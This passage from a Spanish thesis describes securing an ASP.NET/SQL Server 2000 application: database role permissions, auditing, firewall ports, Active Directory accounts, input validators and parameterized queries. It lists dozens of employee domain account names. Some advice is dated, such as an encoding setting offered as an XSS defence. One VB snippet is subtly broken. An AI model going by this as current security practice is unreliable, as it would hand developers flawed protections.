datos.



Gráfico 3-43: Funciones de base de datos para Intranet.

Para Internet se crea una nueva función de base de datos llamada **Supervisores** a la cual se asigna el inicio de sesión de la cuenta de dominio *ARMILED\SqlSupervisores* como se indica en el Gráfico 3-44.



Gráfico 3-44: Funciones de base de datos para Internet.

Luego de asignar al usuario de esta función hay que determinar los permisos necesarios de la función, que este caso se resumen en la Tabla 3-5. Como se puede observar todas las tablas excepto *Novedad* necesitan únicamente permiso de lectura y ninguna necesita permisos de actualización o de borrado. Todas las demás tablas de la base de datos no requieren permiso alguno.

Tabla	Select	Insert	Update	Delete
Contrato	√	X	X	X
Cliente	√	X	X	X
Puesto	√	X	X	X
SectorSupervisor	√	X	X	X
Datos_Personales	√	X	X	X
Tipo_Falta	√	X	X	X
Asignacion_Puesto	√	X	X	X
Tipo_Sancion	√	X	X	X
Novedad	√	√	X	X

Tabla 3-5: Tablas y permisos necesarios para Internet.



Gráfico 3-45: Permisos de la función de base de datos Supervisores.

Para Extranet se crea una función específica denominada **Web Service** a la que se agrega la cuenta de servicio *ARMILED\SqlWebService*, esta función solo cuenta con permisos de consulta sobre la tabla *Datos_Personales*, como se muestra en el Gráfico 3-46



Gráfico 3-46: Permisos para Extranet.

3.1.5.3 Auditorias de acceso.



Gráfico 3-47: Configuración de auditoria de errores de inicio de sesión en SQL Server

La auditoria de SQL Server 2000, si bien permite conocer las acciones de cada una de las cuentas autorizadas para tener acceso y luego evaluarlas en búsqueda de posibles riesgos de intrusión, causa en el servidor una sobrecarga de proceso que va en detrimento del rendimiento de la aplicación Web y del servidor en si,

por tanto se decide solamente aplicar una auditoria básica que registre los inicios de sesión erróneos sobre el servidor. Para configurar esta utilidad hay que seleccionar el servidor desde el *Administrador corporativo* y hacer clic derecho sobre este, luego en la pestaña de Seguridad de las Propiedades se selecciona el nivel de auditoria en **Error** como lo muestra el Gráfico 3-47

3.1.5.4 Configuraciones adicionales de seguridad.

3.1.5.4.1 Cambio de puerto de SQL Server 2000



Gráfico 3-48: Configuración de puerto para SQL Server 2000.

Adicionalmente a lo ya descrito existen algunas medidas que permiten asegurar de mejor manera el servidor SQL 2000. Como primera medida preventiva se puede realizar el cambio del puerto sobre el cual corre el servidor para evitar ser visible fácilmente en un ataque de escaneo de puertos que por defecto buscará el puerto 1433, en el caso del proyecto el puerto escogido es el 2244 como se puede ver en el Gráfico 3-48 donde además se muestra la forma de configurar este puerto, que consiste en seleccionar Configuraciones de Red de la pestaña General de las propiedades del servidor, luego seleccionar la opción TCP/IP e ir a

sus propiedades para finalmente cambiar el valor del puerto. Para que esta configuración tenga efecto se debe reiniciar el servidor SQL.

3.1.5.4.2 Cambio de contraseña de la cuenta SA



Gráfico 3-49: Cambio de contraseña de la cuenta sa de SQL Server.

Para evitar problemas de seguridad en el servidor nunca se debe utilizar al cuenta **sa** para ninguno de los ambientes e incluso debe evitarse su uso durante la etapa de desarrollo, pero de ser necesaria para alguna tarea esta cuenta debe tener una contraseña fuerte, para lo cual de debe cambiar en la ventana de Propiedades de Inicio de Sesión de esta cuenta en el Administrador Corporativo como se muestra en el Gráfico 3-49.

3.1.6 SEGURIDAD DEL SISTEMA OPERATIVO.

La seguridad el sistema operativo consta de las configuraciones realizadas como medida preventiva para evitar vulnerabilidades del servidor y que puedan afectar a la aplicación. Todas estas configuraciones no constituyen una regla y pueden ser cambiadas según como se estructure la distribución de la red local o como cambien los requerimientos de seguridad de la empresa y lo más importante deben ser mejoradas de acuerdo a nuevas amenazas o vulnerabilidades descubiertas.

3.1.6.1 Cuentas de usuarios del dominio.

Departamento	Usuario	Grupo del Dominio
Sistemas	Administrador	Administradores
Operaciones	jose.yasic	Supervisores
	rene.alvear	
	luis.bedoya	
	segundo.castelo	
	eduardo.castillo	
	edgar.cevallos	
	luis.davalos	
	wilmer.fuertes	
	juan.garcia	
	gustavo.jacome	
	luis.jacome	
	augusto.naranjo	
	lorgio.olmedo	
	jose.saltos	
	ricardo.velastegui	
	freddy.yanez	
	galo.arevalo	
	jose.bedoya	
	felipe.cornejo	
	gonzalo.garces	
	roberto.garces	
	luis.laverde	
	carlos.mendoza	
	wilson.peña	
	hernan.rivera	
	jorge.rubio	
	robert.sosa	
	israel.tipan	
	manuel.villares	
	rodrigo.villegas	
	victor.vinueza	
	segundo.conforme	
	carlos.ron	
	eric.schneider	
	gabriel.proaño	
	jose.castro	
	idelfonso.cueva	
	luis.muñoz	
	oscar.vasquez	
Bodega	edy.liberman	Bodega
	miguel.ushiña	
Recursos Humanos	paola.reascos	RRHH
	juan.sosa	
Operaciones	pilar.sosa	Operaciones
	francisco.castillo	
	alex.espinosa	
	guardia.garita	
Roles	angelica.naula	Roles
----------	SqlSupervisores	Servicios
	SQLWebService	

Tabla 3-6: Cuentas del dominio ARMILED.

Las cuentas de dominio se administran mediante Active Directory donde se encuentran agrupadas de acuerdo a los departamentos de la empresa. Esto permite administrar permisos tanto de los usuarios sobre sus propias máquinas como los permisos que tienen sobre la aplicación empresarial en un mismo entorno, de esta manera tanto agregar un nuevo usuario a la aplicación como retirarlo solamente depende de si está o no habilitada su cuenta.

La Tabla 3-6 muestra la distribución de las cuentas en Active Directory. Como se puede observar en el caso del departamento de operaciones las cuentas se dividen en dos grupos diferentes del dominio, debido a que los supervisores y los ejecutivos del departamento manejan diferentes aplicaciones las que también están en dos ambientes diferentes Internet e Intranet respectivamente. El grupo del dominio *Servicios* contiene dos cuentas que son utilizadas como ya se describió para acceder al servidor de base de datos y por ende a estas cuentas no se les permite iniciar sesión en un equipo sino que solamente se ejecutan para permitir el acceso a recursos del dominio.

3.1.6.2 Privilegios del proceso Aspnet_wp.exe

Aspnet_wp.exe es el proceso con el cual se ejecutan las aplicaciones de ASP .NET, su contexto de seguridad de esta dado por la cuenta de Windows que realiza la solicitud. Para el caso del presente proyecto existen tres cuentas que realizan estas peticiones, NT AUTHORITY\Servicio de Red, SQLSupervisor y SQLWebService pero el proceso requiere un mínimo de permisos que los obtiene de los privilegios de estas cuentas.

Todas las cuentas tienen configurados permisos mínimos necesarios para que la aplicación funcione correctamente en el servidor mediante ACLs. Los permisos necesarios están descritos en la Tabla 3-7

Carpeta	Permiso requerido	Cuenta
C:\WINDOWS\Microsoft.NET\ Framework\v1.1.4322\ Temporary ASP.NET Files	Control total	NT AUTHORITY\Servicio de Red SQLSupervisor SQLWebService

C:\WINDOWS\temp	Leer/Escribir/Eliminar	NT AUTHORITY\Servicio de Re
Carpeta de aplicación	Leer	NT AUTHORITY\Servicio de Re
C:\WINDOWS \Microsoft.Net\Framework\ v1.1.4322	Leer	NT AUTHORITY\Servicio de Red SQLSupervisor SQLWebService
C:\WINDOWS\assembly	Leer	NT AUTHORITY\Servicio de Red SQLSupervisor SQLWebService
C:\inetpub\ wwwroot	Leer	NT AUTHORITY\Servicio de Red
C:\WINDOWS\system32	Leer	NT AUTHORITY\Servicio de Red

Tabla 3-7: Permisos de directorios para ASP.NET

A más de esto se deben configurar restricciones de las cuentas para que no puedan ser utilizadas como cuentas de usuario en el servidor y con esto realizar ataques directamente al sistema operativo. Para esto hay que utilizar la consola de *Configuración de seguridad del controlador de dominio* y seleccionar la *Asignación de derechos de usuario* de las *Directivas locales* tal como se muestra en el Gráfico 3-50.



Gráfico 3-50: Configuración de restricciones de cuentas de servicio.

A cada una de las tres cuentas de servicio se las debe agregar en las directivas listadas a continuación.

- Tener acceso a este equipo desde la red.
- Denegar el inicio de sesión localmente.
- Iniciar sesión como proceso por lotes.
- Iniciar sesión como servicio.

De esta forma se evita que un usuario malintencionado pueda utilizar las cuentas de servicio para iniciar sesión en algún equipo o directamente en el servidor

3.1.6.3 Configuraciones adicionales

3.1.6.3.1 Configurar el Firewall

El Firewall debe estar configurado para bloquear todo el tráfico a excepción de los puertos necesarios para el funcionamiento del controlador de dominio y del servidor Web. En el caso del servidor Web solamente es necesario habilitar los servicios de http y https como se muestra en el Gráfico 3-51, todos los demás protocolos y servicio s deben deshabilitarse.



Gráfico 3-51: Habilitar http y https en el firewall del servidor.

Para que Active Directory funcione correctamente con el firewall levantado hace falta configurar una serie de puertos, como excepciones, que permiten la autenticación de los usuarios en la red, en la Tabla 3-8 se listan los puertos que deben estar habilitados tanto en el servidor como en el cliente para que el controlador de dominio funcione correctamente. Cuando estos puertos no están configurados correctamente el usuario recibe un mensaje indicando que *El dominio no esta disponible por el momento*.

Puertos de cliente	Puerto de servidor	Servicio
137/UDP	137/UDP	Nombre NetBIOS
138/UDP	138/UDP	Netlogon y exploración de NetBIOS
1024-65535/TCP	139/TCP	Sesión de NetBIOS
1024-65535/TCP	42/TCP	Replicación de WINS
65535/TCP	135/TCP	RPC
1024-65535/TCP/UDP	389/TCP/UDP	LDAP
1024-65535/TCP	636/TCP	LDAP SSL
1024-65535/TCP	3268/TCP	LDAP GC
1024-65535/TCP	3269/TCP	LDAP GC SSL
53,1024-65535/TCP/UDP	53/TCP/UDP	DNS
1024-65535/TCP/UDP	88/TCP/UDP	Kerberos
1024-65535/TCP	445/TCP	SMB

Tabla 3-8: Puertos abiertos en el firewall para trabajar con Active Directory

3.2 IMPLEMENTACIÓN DE PRÁCTICAS DE PROGRAMACIÓN SEGURA.

3.2.1 VALIDACIÓN DE ENTRADAS

Uno de los principales problemas en las validaciones es el ingreso de valores incorrectos por parte de los usuarios de manera intencional o in intencional, como una primera barrera de seguridad se implementa código JavaScript en cada uno de los formularios que requieren el ingreso de valores únicamente numéricos. El Espacio de Código 3-12 muestra en negrilla una función que impide a un usuario ingresar en el cuadro de texto *txt_stock_basico* nada que no sean números

porque valida la tecla digitada por el usuario y si ésta no es numérica simplemente no la toma en cuenta. Esta función debe agregarse en el encabezado de la página y luego hay que implementar el evento **onkeypress** en el control del cuadro de texto.

```
<script language = “JavaScript”>
<!--
var nav4 = window.Event ? true : false;
function acceptNum(evt){
// NOTA: Backspace = 8, Enter = 13, '0' = 48, '9' = 57
var key = nav4 ? evt.which : evt.keyCode;
return (key <= 13 || (key >= 48 && key <= 57));
}
-->
</script>

----------------------Código suprimido----------------------

<asp:textbox
      onkeypress="return acceptNum(event)"
      id="txt_stock_basico"
      style="Z-INDEX: 116; LEFT: 136px; POSITION: absolute; TOP: 168px"
      tabIndex="3"
      runat="server"
      Width="96px"
      MaxLength="6">
</asp:textbox>
```

Espacio de código 3-12: Código JavaScript para validar números en cuadros de texto.

En segunda instancia se implementan los controles de validación de datos incluidos en el Framework de .NET que a diferencia de la función en JavaScript no valida los datos en tiempo real sino que realiza la validación el momento en que el usuario intenta enviar el formulario de vuelta al servidor.

Para mostrar de forma ordenada los mensajes de error devueltos por todos los validadores de ASP.NET hay que agregar un control *ValidationSummary* al formulario tal como se muestra en el Espacio de Código 3-13 no es necesario realizar ninguna configuración en especial para este control pues todos los mensajes se presentan directamente sin necesidad de relacionar los identificadores.

```
<asp:ValidationSummary
      id="ValidationSummary1"
      style="Z-INDEX: 114; LEFT: 472px; POSITION: absolute; TOP: 200px"
      runat="server" Height="48px"
      Width="256px"
      Font-Names="Arial"
      Font-Bold="True">
</asp:ValidationSummary>
```

Espacio de código 3-13: Control ValidationSummary

La validación que se realiza depende del tipo de validador asignado a cada control, por ejemplo el Espacio de Código 3-14 muestra un *RequiredFieldValidator* asignado al cuadro de texto *txt_nombre*, con lo cual si el cuadro esta vacío el momento de realizar el **postback[65],** en el formulario se presenta el mensaje configurado en el elemento *ErrorMessage* que para el caso es “Ingrese un nombre”. De esta forma ninguno de los formularios que tenga campos necesarios para el procesamiento de información se devolverá vacío, evitando que se generen campos con valor NULL en la base de datos.

```
<asp:RequiredFieldValidator
      id="RequiredFieldValidator1"
      style="Z-INDEX: 113; LEFT: 544px; POSITION: absolute; TOP: 104px"
      runat="server"
      Height="8px"
      Width="8px"
      ErrorMessage="Ingrese un Nombre"
      ControlToValidate="txt_nombre"
>*</asp:RequiredFieldValidator>
```

Espacio de código 3-14: Control de validación de campo requerido

A todos los campos de texto de los formularios se les agregó un *RegularExpressionValidator* que permite limitar el tipo de caracteres que pueden ser ingresados y también su longitud. En el ejemplo mostrado en el Espacio de Código 3-15 se valida el cuadro de texto *txt_nombre* para permitir el ingreso de letras tanto minúsculas como mayúsculas, números, espacios y paréntesis, todos los demás símbolos son rechazados y no permiten el reenvío del formulario.

[65] PostBack: se denomina así al evento de devolver el formulario hacia el servidor

Además se valida la longitud para que no se permita el ingreso de más de 40 caracteres. Con este tipo de validación se impide que se ingresen símbolos que permitan insertar una ruptura de etiqueta o código malicioso para inyección SQL.

```
<asp:RegularExpressionValidator
      id="revAgregarArticulos"
      style="Z-INDEX: 120; LEFT: 64px; POSITION: absolute; TOP: 104px"
      runat="server"
      ErrorMessage="Valor de entrada incorrecto"
      ControlToValidate="txt_nombre"
      ValidationExpression="^[a-zA-Z_0-9\s\(\)]{1,40}$">
*</asp:RegularExpressionValidator>
```

Espacio de código 3-15: Control de validación de caracteres.

Para los cuadro de texto que requieren el ingreso de valores numéricos también se agregó un *RangeValidator* que permite limitar el valor máximo y el mínimo ingresado además del tipo de dato, como se puede observar en el Espacio de Código 3-16 con lo cual se evitan valores que generen errores de desborde.

```
<asp:RangeValidator
      id="RangeValidator1"
      style="Z-INDEX: 121; LEFT: 32px; POSITION: absolute; TOP: 136px"
      runat="server"
      ErrorMessage="Cantidad erronea"
      ControlToValidate="txt_stock"
      Type="Integer" MaximumValue="10000"
      MinimumValue="0">
*</asp:RangeValidator>
```

Espacio de código 3-16: RangeValidator para limitar valores numéricos

En la aplicación existen valores que no son ingresados directamente por el usuario sino que son enviados directamente en la URL de acceso desde la página principal, este parámetro podría ser utilizado para generar un ataque directo sobre la página por lo cual se valida haciendo uso de la clase **Regex** como se puede ver en el Espacio de Código 3-17. Esta validación limita el valor ingresado a solamente tres caracteres que además son solo letras, si la condición no se cumple se lanza una excepción que termina por llevar al usuario a una página de error.

```
Dim reg As Regex = New Regex("^[a-z]{1,3}$")

'Obtención del argumento insertado en la dirección URL
abrev.Item("emp").ToString()
'Validación de valor de empresa entregado mediante URL
If Not reg.IsMatch(abrev) Then
   Throw New Exception("Validación de argumento URL")
End If
'Recuperación de valor de Empresa
empr = empresa(abrev)
If empr Is Nothing Then
   Throw New Exception("Validación de caracteres ingresados")
End If
Session("Cod_Empresa") = emp
```

Espacio de código 3-17: Implementación de Regex para validación del lado del servidor

A más de la validación con la clase Regex el valor ingresado no se utiliza directamente para realizar ningún tipo de tarea dentro de la aplicación sino que se pasa como argumento a la función descrita en el Espacio de Código 3-18, que devuelve un valor numérico que es el cual se utiliza como identificador en algunas consultas al servidor SQL.

```
'Definicion de Empresa por codigo
    Public Function empresa(ByVal abreviacion As String)
        If abreviacion = "arm" Then
            Return "1"
        ElseIf abreviacion = "sev" Then
            Return "2"
        ElseIf abreviacion = "pro" Then
            Return "3"
        ElseIf abreviacion = "med" Then
            Return "4"
        ElseIf abreviacion = "pra" Then
            Return "5"
        End If
    End Function
```

Espacio de código 3-18: Función de control de ingreso por URL.

Como medida adicional para evitar ingreso de caracteres de ruptura de etiqueta que a su vez se traducen en ataques de XSS se hace uso de la opción globalization del archivo de configuración Web.config de la aplicación. Los parámetros de este elemento se fijan tal como se muestra en el Espacio de Código 3-19, con esta configuración la codificación utilizada para los caracteres

de la página se vuelven estándar y por ende ayudan a evitar secuencias de escape.

```
<globalization
      requestEncoding="iso-8859-1"
      responseEncoding="iso-8859-1"
/>
```

Espacio de código 3-19: Codificación estándar de páginas Web para evitar XSS.

3.2.2 PÁGINA DE ERROR ÚNICA

Gráfico 3-52: Mensaje de página de error única.

Como medida correctiva para el manejo de errores se creó un WebForm con el mensaje mostrado en el Gráfico 3-52, que no muestra ningún tipo de información que pueda servir de ayuda en caso de un ataque. Normalmente se debe programar la aplicación de tal forma que en caso de generarse una excepción se redireccione al usuario a esta página. Para evitar que algún error en la aplicación que este fuera del manejo de excepciones cause que la aplicación falle también se puede configurar la aplicación completa para que en caso de cualquier excepción no controlada se redireccione al usuario a la página de error, esta configuración se realiza en el archivo Global.asax tal como se muestra en el Espacio de Código 3-20.

```
Sub Application_Error(ByVal sender As Object, ByVal e As EventArgs)
        Response.Redirect("Error.aspx")
End Sub
```

Espacio de código 3-20: Redirección hacia la página de error única.

3.2.3 USO DE PARÁMETROS DE COMANDOS EN CONSULTAS SQL

Para evitar la posibilidad de tener ataques de inyección SQL se cambiaron todas las consultas hacia la base de datos, usando parámetros en lugar de insertar directamente valores en las cadenas ejecutadas por el servidor, el Espacio de Código 3-21 muestra una actualización en la tabla *Item* con el uso de parámetros para tomar los valores.

```
UPDATE    Item
SET
nom_item = @nom_item,
cod_grupo = @cod_grupo,
stock_minimo = @stock,
 unidad = @unidad,
stock_basico = @stock_basico
WHERE
 (cod_item = @Original_cod_item) AND
 (cod_grupo = @Original_cod_grupo OR
 @Original_cod_grupo IS NULL AND cod_grupo IS NULL) AND
 (nom_item = @Original_nom_item OR
 @Original_nom_item IS NULL AND nom_item IS NULL);

                          SELECT     cod_item, nom_item, cod_grupo
                           FROM         Item
                           WHERE     (cod_item = @cod_item)
```

Espacio de código 3-21: Uso de parámetros para actualización de valores en SQL Server

